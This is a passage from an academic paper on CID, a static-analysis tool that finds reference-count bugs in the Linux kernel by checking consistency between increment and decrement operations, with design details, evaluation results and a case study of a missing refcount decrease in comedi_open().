- **A New Approach for Refcount Bug Detection.** We propose a novel approach to detect kernel refcount bugs with two-dimensional consistency checking, which examines the inconsistencies between the `INC` operations and `DEC` operations without assuming a bug oracle.
- **A New Approach for Refcount Field Identification.** We present behavior-based inference approach to systematically identify refcount fields across the whole kernel. This technique generally facilitates other works relying on refcount identification.
- **New Bugs Detected by the Prototype.** We develop a prototype of CID and apply it to the Linux kernel. The tool found 44 new refcount bugs in the latest kernel, which cause severe security impacts. Among them, 36 bugs have been confirmed by the Linux maintainers.

The rest of the paper is organized as follows: §2 introduces the refcount mechanism in the Linux kernel and studies the challenges in refcount field identification; §3 illustrates the two-dimensional consistency checking with real-world examples; §4 and §5 present the design and implementation of CID; §6 evaluates the effectiveness of CID; §7 discusses our work; §8 presents the related work; finally, §9 concludes the paper.

2 Background

2.1 Refcount in the Linux Kernel

Reference count (refcount) is a common resource management mechanism. In the Linux kernel, the refcount mechanism is widely used in various subsystems for managing all kinds of resources, such as dynamically allocated memory blocks [30], device drivers [12]. In essence, a refcount is a numeric field counting the number of references to a specific resource object. The kernel developers often maintain a refcount field in the to-be-counted resource data structure to implement the refcounting mechanism. The refcount of a resource is incremented when a new reference is taken and decremented when a reference is released. It is important to note that, by design, when a refcount reaches zero, its corresponding resource is not being used and will be recycled automatically.

According to the kernel documentation [1, 3, 7, 30], refcount is typically manipulated through atomic operations that support concurrent allocation and release of a resource. Therefore, to avoid concurrency and performance issues, refcount is defined as an atomic integer. There are 5 data types for refcount definition in the Linux kernel—`atomic_t`, `atomic_long_t`, `atomic64_t`, `kref`, and `refcount_t`. `atomic_t`, `atomic_long_t` and `atomic64_t` are essentially of type `int`, `long`, and `s64`, respectively, whose size varies with the underlying architecture. Note that `atomic_t`, `atomic_long_t`, and `atomic64_t` generic types are not limited to refcount usage, i.e., they can be used for other purposes. The `kref` type is a refcount-specific type introduced by Greg [22], and it is subsequently replaced by `refcount_t` type in the latest kernel. Actually, the `kref` type has already been defined with `refcount_t` in the current kernel. The `refcount_t` type adds extra support to prevent accidental counter overflows and underflows, which is quite effective in reducing the severe UAF vulnerabilities. Although `refcount_t` is more secure than the other 4 types, it incurs obvious performance overhead. Besides, the conversion from old refcount types to the new `refcount_t` type requires significant efforts. Therefore, there are still a lot of legacy data structures using the old types [35], and some time-sensitive scenarios clearly refuse this new type [16].

Based on the refcount types, the Linux kernel also provides primitive APIs to manipulate refcounts. According to the developer manual [1, 3, 7], three categories of primitive APIs exist: `SET`, `INC`, and `DEC`. A `SET` primitive API initializes the refcount of a newly allocated object to 1. An `INC` primitive API increases the refcount by 1 when a new reference is assigned to the counted object, whereas a `DEC` primitive API decreases the refcount by 1 when a reference to the object becomes invalid. Note that although `INC` and `DEC` APIs allow to add or sub any value to the refcount, the Linux community recommends that the value should be changed by 1 in the context of refcounting [5].

There are a number of primitive refcount APIs; we collect 62 primitive refcount APIs from the latest Linux kernel and present some examples in Table 1. Further, with the help of the primitive APIs, Linux developers usually implement custom `INC` and `INC` wrapper functions to ease the management of various objects. The convention is that an `INC` wrapper function increments the refcount of an allocated object or allocates one if it has not been allocated, while a `DEC` wrapper function not only decrements the refcount but also releases the object if its counter drops to 0.

Table 1: Primitive refcount APIs in the Linux kernel.

Category	#	Examples
SET	5	atomic_set, refcount_set, kref_init
INC	27	atomic_inc, refcount_inc, kref_get atomic_add, refcount_add_not_zero
DEC	30	atomic_dec, refcount_dec, kref_put atomic_sub, refcount_sub_and_test

Table 2: The number of fields that are defined with the 5 refcount data types.

Refcount Type	# of Fields
atomic_t	2,010
atomic_long_t	154
atomic64_t	334
refcount_t	297
kref	425
Total	3,220

2.2 A Study on Refcount Field Identification

The wide use of the refcounting mechanism in various kernel modules, together with the general-purpose data types that are used to define refcount fields, makes the identification of refcount fields quite challenging. In order to understand the difficulties in identifying refcount fields in the Linux kernel, we perform a study on Linux 5.6-rc2.

First, to explore the possibility of manual identification for refcount fields, we write a simple LLVM-based analyzer to collect all fields that are defined in the 5 refcount data types from the whole Linux kernel. As shown in Table 2, the total number of potential refcount fields is 3,220. Since 77.6% of the fields in Table 2 (i.e., 2,498 = 2,010+154+334) belong to `atomic_t`, `atomic_long_t` or `atomic64_t` which may be used for other purposes, we can not simply flag them as refcount fields.

Second, to understand how many of these general types actually act as refcounts, we perform a further investigation. Specifically, we randomly select 300 fields from Table 2, covering all the 5 refcount types. Since `atomic_t` dominates the distribution among the 5 types in Table 2, we select 100 fields in this type. For the remaining 4 types, we select 50 fields in each.

In order to have a clear understanding of the real purposes for the selected 300 fields, we manually dig them out. During the investigation, two authors carefully examined their usage, with the help of the commit messages, code comments, and the code that manipulates these fields. Among all the fields, 71 of them can be directly labelled with commit messages; 110 of them are labelled with the help of code comments, while the usage of the remaining ones has to be inferred from code behaviors. Overall, the process cost about 100 man-hours.

Table 3: The usage for the selected 300 fields.

	Lock/ Status	Token/ ID	Normal Counter	Refcount
atomic_t	16	2	45	37
atomic_long_t	2	1	42	5
atomic64_t	0	13	34	3
refcount_t	0	0	0	50
kref	0	0	0	50
Total	18	16	121	145

During the manual analysis, we mainly observe four usages for these fields, and the detailed results are presented in Table 3. From this table, we find that *normal counter* and *refcount* contribute for the most cases of usage. Not surprisingly, all cases with `refcount_t` and `kref` types are recognized as refcounts, consistent with their specific purposes in reference counting. Nevertheless, we observe that the three general atomic types are used for more than one purposes. Take `atomic_t` type as an example, 16 cases act as lock/resource status, 2 cases are used as token/ID, 45 cases are used as normal counters, while actually only 37 cases of them are used as refcounts.

The above results clearly indicate that it is unacceptable to simply recognize refcount fields through their data types. Meanwhile, it would be impractical to manually identify refcount fields from such a large quantity.

3 Two-Dimensional Consistency Checking

This section uses several real-world refcount bugs (reported by CID) to illustrate the motivation and the approach of our two-dimensional consistency checking.

Dimension 1: INC-DEC Consistency Checking. The most intuitive approach to detecting refcount bugs is to statically trace all paths to check if a `DEC` operation is paired to an `INC` operation. This does not work well in practice because complicated conditions and data flows are involved along the paths. We observe that `INC` operations and `DEC` operations enforce a strict mutual relation with conditions. This observation motivates us to examine the consistency between conditional `INC` operations and the corresponding conditional `DEC` operations. Our insight is that the `INC` operations, which are often in a callee function, and the `DEC` operations, which are often in a caller function, should follow the same refcounting conventions. Based on how the caller conditionally performs the `DEC` operations, we can infer a set of condition-aware refcount rules for the callee, and violating cases are refcount bugs. Likewise, we can also infer the condition-aware refcount rules for the caller based on the callee. Such a design focuses on the two ends of refcount operations, and the rules always apply

```
1 /* File: net/batman-adv/hard-interface.c */
2 struct batadv_hard_iface* batadv_hardif_get_by_netdev(...)
3 {
4    struct batadv_hard_iface *hard_iface;
5    ...
6    list_for_each_entry_rcu(hard_iface, ...) {
7       if (hard_iface->net_dev == net_dev && ...
8           // increase refcount if find the hard_iface
9           kref_get_unless_zero(&hard_iface->refcount))
10          goto out;
11   }
12   hard_iface = NULL;
13   out:
14   ...
15   // return the hard_inface if found
16   return hard_iface;
17 }
```

(a) INC Function

```
1 /* File: net/batman-adv/sysfs.c */
2 static ssize_t batadv_store_throughput_override(...){
3    ...
4    //call INC function
5    hard_iface = batadv_hardif_get_by_netdev(net_dev);
6    if (!hard_iface)
7       return -EINVAL;
8    ...
9    ret = batadv_parse_throughput(...);
10   if (!ret)
11      //missing refcount decrease here
12      return count;
13   ...
14   //decrease refcount before return
15   batadv_hardif_put(hard_iface);
16   return count;
17 }
```

(b) Caller with Buggy DEC Operations

Figure 1: An Example to Illustrate INC-DEC Consistency Checking.

```
1 /* /drivers/usb/core/urb.c */
2 void usb_kill_anchored_urbs(struct usb_anchor *anchor)
3 {
4    ...
5    while (!list_empty(&anchor->urb_list)) {
6       victim = list_entry(anchor->urb_list.prev, ...);
7       //increase the refcount
8       usb_get_urb(victim);
9       ...
10      //decrease the refcount
11      usb_put_urb(victim);
12   }
13   ...
14 }
```

(a) Caller with Correct DEC Operations

```
1 /* /drivers/usb/host/ehci-hub.c */
2 static int ehset_single_step_set_feature(...)
3 {
4    ...
5    urb = request_single_step_set_feature_urb(...);
6    ...
7    //increase the refcount
8    usb_get_urb(urb);
9    ...
10   //decrease the refcount
11   usb_put_urb(urb);
12   ...
13   return retval;
14 }
```

(b) Caller with Correct DEC Operations

```
1 /* /drivers/net/wimax/i2400m/usb-fw.c */
2 ssize_t i2400mu_bus_bm_wait_for_ack(...)
3 {
4    ...
5    usb_init_urb(&notif_urb);
6    //increase the refcount
7    usb_get_urb(&notif_urb);
8    ...
9    //miss refcount decrease before return
10   return result;
11 }
```

(c) Caller with Buggy DEC Operations

Figure 2: An Example to Illustrate DEC-DEC Consistency Checking.

no matter how complicated the refcounting paths (between the two refcount operations) are.

To illustrate the rationale behind the checking, we give an example in Figure 1. Figure 1(a) presents an INC function `batadv_hardif_get_by_netdev()`. This function finds the `hard_iface` object that owns the given `net_dev` object, and if the object is found it returns the `hard_iface` object with its refcount increased (line 9); otherwise, it returns `NULL` without changing refcout. Therefore, we infer the rules. *Rule 1:* if `batadv_hardif_get_by_netdev()` succeeds, i.e., returns a non-error, its caller should decrement the refcount. *Rule 2:* if `batadv_hardif_get_by_netdev()` fails, i.e., returns an error, its caller should *not* decrement the refcount;

Figure 1(b) presents a caller function that invokes the `INC` function, and the `DEC` operation for the `hard_iface` object uses function `batadv_hardif_put()`. Now we apply the aforementioned two inferred rules to check if the caller function correctly operates the refcount. Specifically, rule 2 is honored—when the callee fails, the caller directly returns in line 7 without decreasing the refcount. However, rule 1 is not honored. All the code paths from line 8 correspond to the case in which the callee succeeds. Therefore, the refcount should be decreased in all these paths based on rule 1. A missing decrease refcount bug however occurs because the path ending in line 12 does not decrease the refcount.

Dimension 2: DEC-DEC Consistency Checking. The `DEC-DEC` consistency checking is based on an observation that `INC` and `DEC` functions for the same object are often invoked multiple times, following the same usage, and the usage is bug-free in most cases. Therefore, we can leverage statistical analysis on the multiple `DEC` operations paired with the same`INC` operation, and perform consistency checking to identify the deviating `DEC` operations from the majority `DEC` operations as potential refcount bugs.

Figure 2 shows an example to explain how `DEC-DEC` consistency checking works. In this example, `usb_get_urb()`/`usb_put_urb()` are `INC`/`DEC` functions for the refcount of an urb object. There are three caller functions in Figure 2 which all invoke the `INC` function to increase the refcount of an urb object. Among the three callers, both Figure 2(a) and Figure 2(b) invokes the `DEC` function before return, while only Figure 2(c) does not perform `DEC` operation when return. Since the majority of callers has consistent `DEC` behaviors, we recognize Figure 2(a)/(b) as correct callers, while reporting Figure 2(c) as a buggy caller.

Relation of the Two Dimensions. Note that the two dimensions of consistency checking are applied under different scenarios, thus are complementary. For example, `INC-DEC` consistency checking can not apply to Figure 2, because there is no return value from its `INC` function (`usb_get_urb()`). Similarly, the bug in Figure 1 can not be detected with `DEC-DEC` consistency checking, since there are not enough callers for the same `INC` function (`batadv_hardif_get_by_netdev()`) for statistical analysis. Therefore, the two dimensions exploit the consistencies between the `INC` and the `DEC` operations, and they further complement each other to detect more bugs than either.

4 Design

This section presents the workflow of CID and describes the design of its major components.

4.1 Workflow Overview

Figure 3 presents the workflow of CID. It takes LLVM bitcode files as input and automatically reports refcount bugs. There are mainly three phases in the bug detection.

Phase 1: Behavior-based Refcount Field Identification. CID identifies refcount fields from all candidate fields which are defined in the 5 refcount data types as described in Table 2. The identification employs the novel behavior-based inference which is presented in §4.2.

Phase 2: Path-sensitive Refcount Operation Analysis. As explained in §3, the two-dimensional consistency checking relies on path condition analysis on both `INC` operations and `DEC` operations. In order to realize the two-dimensional checking, CID performs a precise path-sensitive refcount operation analysis against both `INC` functions and their callers. CID also performs reference escape analysis on the object to exclude the reference-escaped paths in callers from the analysis scope, which reduces false positives.

Phase 3: Bug Detection with Two-Dimensional Consistency Checking. Based on the results of refcount operation analysis, CID detects refcount bugs from two dimensions: `INC-DEC` consistency checking and `DEC-DEC` consistency checking.

4.2 Refcount Field Identification

There are in total 5 atomic data types (`atomic_t`, `atomic_long_t`, `atomic64_t`, `refcount_t` and `kref`) that can be used to define refcount fields. CID first uses static analysis to collect all the fields of the kernel data structures that contain any fields of these types and marks them as candidate refcount fields. As described in Table 2, CID identifies 3,220 candidate fields. However, as shown in §2.2, many of the candidate fields are not true refcount fields, thus requiring further analysis. Manually analyzing them is tedious and impractical.

Unique Behaviors of Refcount Fields. In order to identify true refcount fields from the candidate fields, we aim to analyze and profile unique behaviors of refcount fields. Therefore, we manually analyzed 300 candidate fields (as introduced in §2.2) to profile inherent behaviors of them. Fortunately, we indeed observe three unique behaviors that significantly differ refcount fields from others. First, refcount fields are usually initialized with `SET` operations and thereafter incremented/decremented with `INC`/`DEC` operations, while other-purpose fields may not be manipulated by all three kinds of operations (e.g., *lock/status* fields may not be operated by `INC`/`DEC`). Second, refcount fields are `SET` to 1 at initialization, while other-purpose fields may be set to other values (e.g., *token/ID* fields, *normal counter* fields). Third, we find refcount fields are more-likely incremented/decremented by 1 than other fields, while are less-likely incremented/decremented by other numbers (though sometimes exists). We summarize these observed behaviors as follows.

- **Rule 1 (R1)**: The operations on the field should cover all three categories of primitive APIs: `SET`, `INC`, and `DEC`.
- **Rule 2 (R2)**: For each `SET` operation, it must set the refcount to 1.
- **Rule 3 (R3)**: For the `INC` and `DEC` operations, it should include at least one increase and one decrease of the refcount by 1.

Behavior-based Inference for Refcount Fields. Based on our observation of the unique refcount behaviors, we propose *behavior-based inference* to identify the refcount fields. Our approach abstracts the behavior of a primitive refcount API as <op_type, op_value>, where op_type represents the type of the operation (including `SET`, `INC` and `DEC`), and op_value represents the value that the operation manipulated on this field. For example, the function call `refcount_set(obj->candidate_field, 1)` is summarized as <`SET`, 1>. Given the 62 manually-collected primitive refcount APIs (as introduced in §2.1) and the 5 atomic data types in Table 2, CID first identifies all the primitive API calls that manipulate the candidate fields, and then summarizes the behaviors of these callsites. At last, with the behaviors of the candidate fields, CID employs the three rules to determine the real refcount fields.

Following the above way, CID automatically and systematically identifies all possible refcount fields from the large candidate field set. Though the approach is quite intuitive, to the best of our knowledge, CID is the first to identify refcount fields in an automated and systematical way. As evaluated in §6.6, it achieves promising performance in both precision and recall. This technique is not limited to detecting refcount bugs, but can also facilitate other works on refcount (e.g., refcount type conversion [36]).

4.3 Refcount Operation Analysis

Identify INC/DEC Operations (Functions). CID detects refcount bugs by checking the consistencies between the `INC` operations and the `DEC` operations. Therefore, CID needs to collect all the paired `INC` and `DEC` operations. This process consists of the following steps. (1) CID locates the `INC` functions which perform `INC` operations on the identified refcount fields with primitive APIs; (2) For each `INC` function, CID collects its callers through call graph analysis; (3) In each caller, CID recognizes `DEC` functions that operate on the same refcount to the corresponding `INC` function with alias analysis; (4) We find all the paired `DEC` operations for each `INC` operation.




Figure 3: The overview of CID. It first identifies refcount fields (see §4.2), then performs refcount behavior analysis (see §4.3), and finally detects refcount bugs with two-dimensional consistency checking (see §4.4).

Collect INC/DEC Conditions. To be more precise, our two-dimensional consistency checking is *condition-aware*. That is, we check corresponding refcount operations based on conditions. Therefore, CID needs to collect the conditions for `INC` operations and the conditions for `DEC` operations. However, it is non-trivial to perform such analysis, since the kernel is quite complicated, and there are a lot of conditions in kernel functions while only a small of them affect the refcount operations. We observe that developers usually correlate the `INC` operations and the `DEC` operations through the return value of the `INC` functions. For example, in Figure 1, the condition is the return value of `batadv_hardif_get_by_netdev`, based on which its caller performs the corresponding refcount decrease. Therefore, CID preforms an intra-procedure path-sensitive analysis to collect the return value for each path in the `INC` function and the pre-condition for each path through the call to the `DEC` function in the caller. Since the analysis is only performed in a single function, CID could afford a path-sensitive analysis in the kernel. This way, we model the `INC` behaviors inside an `INC` function, and the `DEC` behaviors inside its callers.

Model INC Behaviors in an INC Function. After we collect the conditions, we model the INC operations and their conditions to facilitate the consistency checking. We define the tuple <*Action, RetVal*> to model the `INC` behaviors for a path in the `INC` function. In this tuple, *Action* can be `INC` or `EMPTY`, which depicts the refcount of the object is incremented or not. The *RetVal* represents the return value for this path, and it is marked as `VOID` if no return value. CID performs a path-sensitive data flow analysis in the `INC` function to collect the *Action* and *RetVal* for each path. During the analysis, infeasible paths are identified by checking contradictory path constraints (explained in §5) and eliminated from the modeling.

Model DEC Behaviors in Each Caller. CID also models the `DEC` behaviors in each caller of an `INC` function. Similarly, CID uses a tuple <*Action, Conditions*> to represent the `DEC` behaviors in this caller. The *Action* have three possible values: (1) `DEC` which means a paired `DEC` operation is performed on the same object; (2) `ESCAPE` which means there is no `DEC` operation, but the object escapes from the caller; (3) `EMPTY` which means neither the `DEC` operation nor the reference escape happens in the caller. CID again performs a path-sensitive data flow analysis in the caller to collect these *Action*s. The paths that have reference escapes are excluded from the consistency checking in §4.4, because the `DEC` behaviors of the escaped object is out of the analysis scope. During the analysis, CID also collects the constraints (i.e., `if` statements) against the return value of the `INC` function as *Conditions*.

4.4 Consistency Checking

Based on the modeling of `INC` behaviors in the `INC` functions and the `DEC` behaviors in the corresponding caller functions, CID checks consistencies to detect refcount bugs in two dimensions.

INC-DEC Consistency Checking. The `INC-DEC` consistency checker examines whether the `INC` function and the `DEC` function respect each other's refcount operations under the same conditions. The checker is mutual—from the `INC` function, it infers the context-aware refcount rules for the `DEC` function, and vice versa. For simplicity, we choose the inference based on the `INC` function to illustrate how the checker works.

Given an `INC` function and its modeled behaviors, the checker looks into each path and summarizes: (1) under what conditions (e.g., returning an error code or success code), it performs `INC`; (2) under what conditions, it also performs `DEC`; for the paths that have the same refcount behaviors, the checker unifies their conditions as $RetVal_1|RetVal_2$. After that, the checker infers the condition-aware rules based on the refcount convention, i.e., the caller should perform the opposite `DEC` operation under the consistent conditions. The condition-aware rules are expressed in the form of <*Action, RetVal*>, specifying under what conditions, the caller of the `INC` function should perform what refcount operations.

More specifically, the checker takes two inputs: the behaviors of an `INC` function and the behaviors of one caller function that invokes this `INC` function. The checker then works as follows. First, in the `INC` function, it selects its paths. For each path, the checker computes both the refcount operations as well as the post-condition (i.e., returning an error or

not). Second, it merges the results for the paths in a form of <*Action, RetVal*>. Note that if a path performs both `INC` and `DEC`, the merged action will be `EMPTY`. Third, it generates the refcount rules for the `DEC` function: <*–Action, RetVal*> where "–" denotes an opposite action. Fourth, using the rules and the modeled behaviors of a caller of the `INC` function, which are in the form of <*Action, Conditions*>, the checker detects violating cases as refcount bugs.

DEC-DEC Consistency Checking. For each `INC` function, the `DEC-DEC` consistency checker first summarizes the `DEC` behaviors for its each caller and then identifies deviating cases across all callers through statistical analysis. The deviating cases are identified as potential refcount bugs because in general most callers are correct.

The `DEC` behaviors of a caller function are summarized from all the paths starting from the return of the `INC` function. We call the summarized `DEC` behaviors of a caller as its tendency. There are three possible values for the tendency of an caller: (1) *EMPTY* which means all paths in the caller do not perform any `DEC` operations; (2) *DEC* which means all the paths perform `DEC` operations or conditional `DEC` operations that depends on the return value of the corresponding `INC` function; (3) *UNKNOWN* which is used in the remaining scenarios when we are unable to make the decision.

To measure the inconsistency of the tendency among all callers of an `INC` function, we define *inconsistency score*. CID uses three steps to calculate the *inconsistency score* across all callers of an `INC` function. First, the checker counts the number of callers for each tendency, and represents them as a normalized three-dimensional vector.

$$x = num\ of\ callers\ implies\ EMPTY$$
$$y = num\ of\ callers\ implies\ DEC$$
$$z = num\ of\ callers\ implies\ UNKNOWN$$
$$length = \sqrt{x^2+y^2+z^2}$$
$$vector = (\frac{x}{length}, \frac{y}{length}, \frac{z}{length}) = (x_{nv}, y_{nv}, z_{nv})$$

Second, the checker separately calculates the distances between the normalized vector and the three base vectors as follows.

$$distance_x = \sqrt{(x_{nv}-1)^2+y_{nv}^2+z_{nv}^2}$$
$$distance_y = \sqrt{x_{nv}^2+(y_{nv}-1)^2+z_{nv}^2}$$
$$distance_z = \sqrt{x_{nv}^2+y_{nv}^2+(z_{nv}-1)^2}$$

Finally, the checker gets the main tendency among the callers by comparing their distances and defines the *inconsistency score* as:

$$inconsistency\ score = \min(distance_x, distance_y, distance_z)$$

The rationale behind the *inconsistency score* is that it measures the uniformity of the `DEC` behaviors among all the callers for an `INC` function. If the score is zero, it means all callers has the same `DEC` behaviors. The high the score is, the more diverse that these callers behaves. When most of the callers tend to perform `DEC` operations, the checker marks the callers which deviate the main tendency as potential refcount bugs.

5 Implementation

We have implemented CID as multiple passes on top of LLVM (version 10.0.0), including a pass for constructing call graph, a pass for identifying reference escape, a pass for performing data flow analysis and alias analysis, and a pass for detecting and reporting potential refcount bugs. The alias analysis is based on the LLVM alias analysis infrastructure. The implementation of CID contains 10K lines of C++ code (counted by *cloc*). We present some interesting implementation details below.

Escape Analysis. As described in §4.3, CID needs to know whether an object reference escapes from the caller. Thus, CID performs reference escape analysis on an refcount-tracked object in the caller. We consider three common reference escape scenarios: (1) the referenced object may escape to an argument pointer of the caller function; (2) the referenced object may escape to a global variable; (3) the referenced object may escape to the return value of the caller function. CID tracks the use of the object within the caller through def-use analysis and alias analysis. During the analysis, CID carefully inspects each use point of the reference to test if an escape occurs.

However, since we perform intra-procedural data flow analysis, we may miss data flows through function calls, resulting in false negatives in escape analysis. For example, if a caller invokes a function to acquire a field of a global struct and then assigns the referenced object to this field, a reference escape occurs while we can not capture. To eliminate such false negatives, we perform a conservative one-layer inter-procedural analysis to generate data flow summaries for invoked functions. Specifically, we only capture the direct data flows from the arguments of an invoked function to its return value without considering other complicated situations, such as pointer alias, function calls. Note that this conservative approach may cause false positives in reference escape analysis, but it may only generate some false negatives in bug detection. More importantly, this design makes CID scale to the whole-kernel analysis.

Identify Contradictory Path Constraints. In §4.3, CID excludes infeasible paths in the `INC` function. A common practice in infeasible path elimination is to check the satisfiability of the path's constraints with the help of an SMT solver. However, this method is expensive. We observe that the unsatisfiability of a path is frequently caused by two obvious contradictory constraints on the same expression. For example, there is one constraint requires an expression being true while the other one says the expression must be false. Hence,

we implement a light-weight approach to identify such contradictory constraints: first, CID collects the path constraints for each path with data flow analysis; second, CID groups the constraints for the same expression; third, CID checks if there are contradictory constraints in each group; finally, CID reports infeasible path if there is any contradictory constraint group. In this way, CID can efficiently identify and eliminate infeasible paths.

Bug Reporting and Ranking. CID generates detailed bug reports to ease bug confirmation. Because CID checks bugs from two different dimensions, it outputs reports in two different formats.

The *INC-DEC Consistency Checker* examines the inconsistency between the conditional `INC` operations and corresponding conditional `DEC` operations. For each reported bug, it outputs the name of the `INC` function, the name of the inconsistent caller, and the inconsistent path pair. The analysts can easily confirm the bug with such information.

The *DEC-DEC Consistency Checker* identifies deviating callers from the majority. In order to reduce the burden of manual verification, CID ranks the reports based on the *inconsistency score* and prunes these reports with a threshold (θ). Therefore, the remaining bug report set may have a higher true positive rate. For each reported bug, the checker outputs the name of the `INC` function, the names of the deviated callers which may have bugs, the *inconsistency score* and suggests the appropriate refcount operation learned from the majority.

6 Evaluation

This section applies CID to the Linux kernel to evaluate its effectiveness in refcount bug detection and refcount field identification.

6.1 Setup and Configuration

The experiments are performed on a Debian 8.11 (64-bit) machine with LLVM 10.0.0 installed (git commit: *771899e94452*). The machine has 128 GB memory and two Intel Xeon E7-4830 v2 processors (2.20 GHz, 20 cores). We compiled the source code of the Linux kernel version 5.6-rc2 (git commit: *11a48a5a18c6*, released on Feb 16, 2020) with *allyesconfig* to enable all kernel modules for the x86_64 architecture. At last, 18,868 LLVM IR bitcode files are generated and used as the input of CID for evaluation.

Hyper-parameter Determination. As described in §5, bug detection from `DEC-DEC` dimension requires a hyper-parameter—threshold (θ) of the *inconsistency score* among all the callers of an `INC` function. The higher of the θ, the more bugs would be reported by CID, but the higher false positive rate CID may have. By trying several values for θ, we count the bugs reported by `DEC-DEC` consistency checking in Table 4. From this table, we find the reported bugs increased by 33 when θ increases from 0.4 to 0.5, while only 10 more bugs are reported when increasing θ from 0.5 to 0.6. Therefore, to control the volume of reported bugs, we choose θ = 0.5 for the following bug confirmation.

Table 4: Evaluating the hyper-parameter value, θ, among multiple choices.

Threshold (θ)	Reported Bugs
0.1	18
0.2	55
0.3	67
0.4	86
0.5	119
0.6	129

6.2 Bugs Reported by CID

By applying CID on Linux 5.6-rc2, CID identifies 792 refcount fields (details explained in §6.6) and reports 149 bugs. We manually analyzed all the reported bugs and confirmed 44 new refcount bugs. The details of the confirmed 44 bugs are presented in Table 8 (in Appendix A). Among all the bugs, `DEC-DEC` consistency checking reports 119 ones and 35 of them were confirmed; `INC-DEC` consistency checking reports 102 potential bugs from which we confirmed 27 real bugs. Based on the bug root cause, we wrote 42 security patches to fix these bugs and submitted them to the Linux community. Until now, 36 bugs have been confirmed by the Linux community, and the patches for 34 bugs have already been applied to the Linux mainline.

Bug Confirmation. CID relies on static analysis to detect bugs, which are known to have false positives, so manual confirmation is necessary. To ease the bug confirmation and the patch development, CID also outputs intermediate information (such as the `INC` function callsites, the detected `DEC` operation set in `DEC-DEC` consistency checking, the reference escape flag) for all the reported bugs. During the bug confirmation, we take the output information of CID as reference and manually check the inconsistency of the refcount operations in the reported buggy function. To be specific, we first observe whether the refcount behavior is operated just as the behavior tuple reported by CID. This step is to ensure the inconsistency is not caused by CID misidentifying or missing the `DEC` operation. Second, we check if the inconsistency state is caused by some special code logic, such as synchronization mechanism (e.g., completions), indirect function call (e.g., file open and close), which are known to be too difficult to handle in our current implementation. If we observe that those situations happen in the buggy function, we would like to conservatively exclude it from bugs. Otherwise, we deem it a real refcount bug and report it later. Following the above process, we manually analyzed 149 bug reports and confirmed 44 new bugs. The whole process took us 37 man-hours, which we believe is affordable.

Efficiency. CID completes the analysis of the whole kernel within 18 minutes, of which loading bitcode files and constructing call graph take 7 minutes, refcount field/operation identification costs about 1 minute, and refcount operation analysis together with bug checking cost 10 minutes. The analysis covered 19.2 million lines of code (reported by the tool *cloc*) for the Linux kernel. According to the results, we confirm that CID is quite efficient to scale to the highly complex whole-kernel analysis.

6.3 False Positives Breakdown

Among the 149 bugs reported by CID, we manually confirm 44 of them as real refcount bugs and the left of them are false positives. We analyze the 105 FPs and summarize three causes for them.

- *Imprecise escape analysis (34 FPs).* CID leverages the escape information collected through escape analysis to perform two-dimensional consistency checking. However, in addition to the situations we discussed in §5, there are other complicated reference-escape situations which CID can not recognize. When the escape analysis exhibits a false negative, CID may wrongly expects a paired `DEC` operation in the current function, causing a false positive.
- *Imprecise alias analysis (23 FPs)*: In refcount operation analysis, CID attempts to identify the `DEC` operations on the incremented object via intra-procedural data-flow analysis and alias analysis. The intra-procedural analysis used by CID prevents it from finding some paired `DEC` operations that are performed on aliased object pointers. Therefore, CID incorrectly reports bugs.
- *Others (48 FPs)*: Other reasons relate to the special features of the Linux kernel, such as the heavy use of the function pointers to support polymorphism (i.e. indirect function call), synchronization mechanism (e.g., completions) and so on. Due to those reasons, sometimes CID can not locate the paired `DEC` operations and falsely reports refcount bugs. Besides, we found that some bugs are reported on infeasible paths. Since these bugs cannot be triggered, they also belong to false positives.

It turns out that most false positives are introduced by the inaccuracy of the static analysis instead of our bug detection oracle. In §7, we discuss how to mitigate these false positives by applying more precise analysis techniques.

6.4 Security Impacts of Reported Bugs

We manually examine the security impacts of the reported bugs and find that these bugs cause severe security impacts, including UAF, DoS, and memory leak. As presented in Table 8, we confirm 37 bugs that may cause DoS, 5 bugs that may result in UAF, and all of them may cause memory leak. Here we present two case studies to explain the security impact of the reported bugs.

```
1 static int comedi_open(struct inode *inode,struct file *file)
2 {
3    ...
4    // increase refcount if success
5    struct comedi_device *dev = comedi_dev_get_from_minor(minor);
6    ...
7    cfp = kzalloc(sizeof(*cfp), GFP_KERNEL);
8    if (!cfp)
9        // missing refcount decrease here
10       return -ENOMEM;
11   ...
12   if(rc) {
13       // Other error paths
14       comedi_dev_put(dev); // decrease the refcount
15       kfree(cfp);
16   }
17   ...
18}
```

Figure 4: A missing decrease refcount bug detected by CID in `comedi_open()`, which results in memory leak and DoS.

Case Study on Bug #11. In bug #11, there is a missing refcount decrease in one exceptional path of `comedi_open()`, and we find that it causes memory leak and DoS. We present the bug-related code in Figure 4. In this bug, `comedi_open()` first invokes `comedi_dev_get_from_minor()` (line 5) which returns a reference to the comedi device and increases its refcount. When `comedi_open()` returns zero, it means the open operation is successful. Otherwise, the open operation fails and the increased refcount at line 5 should be decreased. However, if we trigger a memory allocation failure at line 7, `comedi_open()` returns an error code (line 10) without decreasing the refcount to the comedi device. Therefore, the comedi device will not be freed, causing a memory leak. Furthermore, since the refcount for the `comedi_device` struct is defined with `kref`, which has overflow/underflow protections. Therefore, we can not continuously trigger this bug to cause a UAF. However, if an overflow on `kref` is detected by Linux kernel, the kernel will panic (aka. DoS), which is severe for a long-running system.

